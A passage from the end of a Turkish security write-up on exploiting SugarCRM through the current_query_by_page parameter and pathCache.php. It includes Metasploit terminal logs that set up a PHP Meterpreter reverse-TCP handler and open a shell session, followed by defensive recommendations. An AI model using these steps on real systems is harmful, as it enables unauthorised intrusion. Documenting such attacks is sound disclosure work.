Öncelikle oturum sağlanmaktadır. Oturum ile elde edilen PHPSESSID cookie'si session değişkeninde tutulmaktadır. Ardından meterpreter ile oluşturulmuş PHP reverse connection payload'ı önce ki sayfada anlatıldığı şekilde SugarTheme sınıfından kullanılarak payload geliştirilmiştir. Bu payload POST request'i ile gidecek olan **current\_query\_by\_page** değişkenine atanmıştır. Ardından exploiti trigger etmek için pathCache.php dosyası çağırılmaktadır.

```
root@intelrad: ~
<u>File Edit View Search Terminal Tabs Help</u>
 root@intelrad: ~
                                               root@intelrad: ~
Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go pro' to launch it now.
        =[ metasploit v4.6.2-2013052901 [core:4.6 api:1.0]
  -- --=[ 1103 exploits - 621 auxiliary - 178 post
+ -- --=[ 300 payloads - 29 encoders - 8 nops
msf > use exploit/multi/handler
<u>msf</u> exploit(<mark>handler</mark>) > set payload php/meterpreter/reverse tcp
payload => php/meterpreter/reverse tcp
\underline{\mathsf{msf}} exploit(\underline{\mathsf{handler}}) > set LHOST 192.168.1.100
LHOST => 192.168.1.100
<u>msf</u> exploit(handler) > set LPORT 443
LP0RT => 443
```

Exploit çalıştırılmadan önce multi handler ile dinleme moduna geçilmiştir.

```
root@intelrad: ~
  root@intelrad: ~
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse tcp
\underline{\mathsf{msf}} exploit(\mathsf{handler}) > set LHOST 192.168.1.100
LH0ST => 192.168.1.100
msf exploit(handler) > set LPORT 443
LP0RT => 443
msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) >
<u>msf</u> exploit(handler) >
msf exploit(handler) >
msf exploit(handler) >
<u>msf</u> exploit(handler) >
msf exploit(handler) >
\underline{\mathsf{msf}} exploit(\underline{\mathsf{handler}}) >
msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.1.100:443
[*] Starting the payload handler...
[*] Sending stage (39195 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.100:443 -> 192.168.1.106:48970) at 20
13-06-17 18:15:15 +0300
meterpreter >
```

# ÖNLEMLER

- 1. Kullanıcı girdileri her zaman kontrol edilmelidir.
- 2. Yazılımlar, development sürecinde kesinlikle code review sürecinden geçmelidir.
- 3. Gerekliyse development süresinde konu ile ilgili uzman firmalardan danışmanlık alınmalıdır.
- 4. Çalışma birimlerinizde beyaz şapkalı hacker'lar istihdam edilmelidir. Mevcut çalışanlar Güvenli Uygulama Geliştirme süreçleri hakkında donanımlı hale getirilmelidir.

# **SONUÇ**

Basit bir input kontrolü yapılmadığı için iç sunucu ve DMZ bölgesine izinsiz giriş sağlanmıştır. Web Application Firewall, IPD/IDS gibi sistemler spesifik saldırıları engelleme konusunda başarısızdırlar. Bu nedenle Uygulama Güvenliği konusuna dikkat edilmelidir.

# **SON**

Mümkün mertebe tüm detaylara değinilmeye çalışılmıştır. Teşekkür ederim!

**EOF**